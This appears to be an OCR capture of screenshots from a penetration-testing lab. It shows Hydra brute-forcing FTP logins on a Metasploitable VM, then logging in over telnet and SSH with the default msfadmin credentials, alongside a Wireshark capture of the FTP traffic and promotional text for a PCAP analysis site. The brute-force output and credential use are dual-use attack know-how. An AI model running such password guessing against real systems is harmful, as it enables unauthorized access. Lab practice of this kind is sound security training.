0050 2b df 0d dd 73 0b 9a 9d a8 1d ef 1f fd 6a 0b f
0060 80 2b 2a fd 05 ae 1f 96 71
eth0: <live capture in progress>
Packets: 151 · Displayed: 123 (81.5%) Profile: Default
silicon@windows: ~
zsh: corrupt history file /home/silicon/.zsh_history
(silicon@windows)-[~]
$ telnet 192.168.1.118
Trying 192.168.1.118...
Connected to 192.168.1.118.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Tue Nov 12 12:49:47 EST 2024 from windows.netis.cc on pts/1
Edition v2024.5.5 - Temporary Project


Apps Places
Nov 12 23:20
silicon@windows: ~
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "admin" - 16 of 36 [child 15] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "msfadmin" - 17 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "msfadmin" - 18 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "" - 19 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "password" - 20 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "test" - 21 of 36 [child 4] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "admin" - 22 of 36 [child 5] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "msfadmin" - 23 of 36 [child 9] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "msfadmin" - 24 of 36 [child 10] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "" - 25 of 36 [child 6] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "password" - 26 of 36 [child 7] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "test" - 27 of 36 [child 8] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "admin" - 28 of 36 [child 11] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "msfadmin" - 29 of 36 [child 13] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "msfadmin" - 30 of 36 [child 14] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "" - 31 of 36 [child 15] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "password" - 32 of 36 [child 12] (0/0)
[21][ftp] host: 192.168.1.118 login: msfadmin password: msfadmin
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "test" - 33 of 36 [child 13] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "admin" - 34 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "msfadmin" - 35 of 36 [child 4] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "msfadmin" - 36 of 36 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-12 22:58:03
┌──(silicon㉿windows)-[~]
└─$ ssh msfadmin@192.168.1.118 -oHostKeyAlgorithms=+ssh-dss
msfadmin@192.168.1.118's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Nov 12 10:22:28 2024
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$


Apps Places
Nov 12 23:18
hydra1.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
Packet list Narrow & Wide Case sensitive String pass Find Cancel
No. Time Source Destination Protocol Length Info
115 33.142711492 192.168.1.118 192.168.1.117 TCP 66 21 → 40510 [ACK] Seq=21 Ack=14 Win=5888 Len=0 TSval=727749 TSecr=1504772302
116 33.142712004 192.168.1.118 192.168.1.117 TCP 66 21 → 40436 [ACK] Seq=21 Ack=10 Win=5888 Len=0 TSval=727749 TSecr=1504772302
117 33.142814186 192.168.1.117 192.168.1.118 FTP 78 Request: USER admin
118 33.142998272 192.168.1.118 192.168.1.117 TCP 66 21 → 40504 [ACK] Seq=21 Ack=14 Win=5888 Len=0 TSval=727749 TSecr=1504772302
119 33.142998750 192.168.1.118 192.168.1.117 TCP 66 21 → 40468 [ACK] Seq=21 Ack=14 Win=5888 Len=0 TSval=727749 TSecr=1504772302
120 33.142998897 192.168.1.118 192.168.1.117 TCP 66 21 → 40452 [ACK] Seq=21 Ack=10 Win=5888 Len=0 TSval=727749 TSecr=1504772302
121 33.142998993 192.168.1.118 192.168.1.117 TCP 66 21 → 40514 [ACK] Seq=21 Ack=14 Win=5888 Len=0 TSval=727749 TSecr=1504772302
122 33.143102498 192.168.1.118 192.168.1.117 FTP 100 Response: 331 Please specify the password.
123 33.143198670 192.168.1.117 192.168.1.118 TCP 66 40510 → 21 [ACK] Seq=14 Ack=55 Win=32128 Len=0 TSval=1504772304 TSecr=727749
124 33.143420075 192.168.1.118 192.168.1.117 FTP 100 Response: 331 Please specify the password.
125 33.143421050 192.168.1.118 192.168.1.117 FTP 100 Response: 331 Please specify the password.
126 33.143421287 192.168.1.118 192.168.1.117 FTP 100 Response: 331 Please specify the password.
127 33.143477055 192.168.1.117 192.168.1.118 TCP 66 40468 → 21 [ACK] Seq=14 Ack=55 Win=32128 Len=0 TSval=1504772304 TSecr=727749
128 33.143743129 192.168.1.117 192.168.1.118 TCP 66 40452 → 21 [ACK] Seq=10 Ack=55 Win=32128 Len=0 TSval=1504772305 TSecr=727749
129 33.143888539 192.168.1.117 192.168.1.118 TCP 66 40504 → 21 [ACK] Seq=14 Ack=55 Win=32128 Len=0 TSval=1504772305 TSecr=727749
Frame 122: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interfac
Ethernet II, Src: VMware_35:2a:6f (00:0c:29:35:2a:6f), Dst: VMware_cf:d0:9a (00:0c
Internet Protocol Version 4, Src: 192.168.1.118, Dst: 192.168.1.117
Transmission Control Protocol, Src Port: 21, Dst Port: 40510, Seq: 21, Ack: 14, Le
File Transfer Protocol (FTP)
331 Please specify the password:\r\n
Response code: User name okay, need password (331)
Response arg: Please specify the password.
[Current working directory:]
0000 00 0c 29 cf d0 9a 00 0c 29 35 2a 6f 08 00 45 00
0010 00 56 2c 39 40 00 40 06 8a 2d c0 a8 01 76 c0 a8
0020 01 75 00 15 9e 3e c9 d2 36 a9 b0 15 31 01 80 18
0030 00 2e b5 d2 00 00 01 01 08 0a 00 0b 1a c5 59 b1
0040 00 ce 33 33 31 20 50 6c 65 61 73 65 20 73 70 65
0050 63 69 66 79 20 74 68 65 20 70 61 73 73 77 6f 72
0060 64 2e 0d 0a
Ready to load or capture
Packets: 553 · Displayed: 553 (100.0%) · Dropped: 0 (0.0%)
Profile: Default

Apps Places Nov 12 23:03

A-Packets: Online PC

https://apackets.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Effortless PCAP File Analysis in Your Browser

Explore and analyze PCAP files online using A-Packets, designed to provide comprehensive insights into network protocols like IPv4/IPv6, HTTP, Telnet, FTP, DNS, SSDP, and WPA2. This tool allows users to easily view details of network communications and dissect layers of data transmission.

Build interactive maps of your network's structure, highlighting connections and communication flows between nodes. Sniff and analyze network traffic and other PCAP data with ease.


Delve into the specifics of HTTP by examining headers, requests, and responses. Extract transferred files such as office documents and images seamlessly, and recover passwords across various protocols.


A-Packets offers a user-friendly interface for PCAP file analysis, streamlining complex data into actionable insights, making it an ideal solution for network management and security.


Browse Analyzed PCAPs | Upload PCAP file


FEATURES


Bring intellectual network traffic analysis into cloud. Open pcap files online with our pcapng viewer.

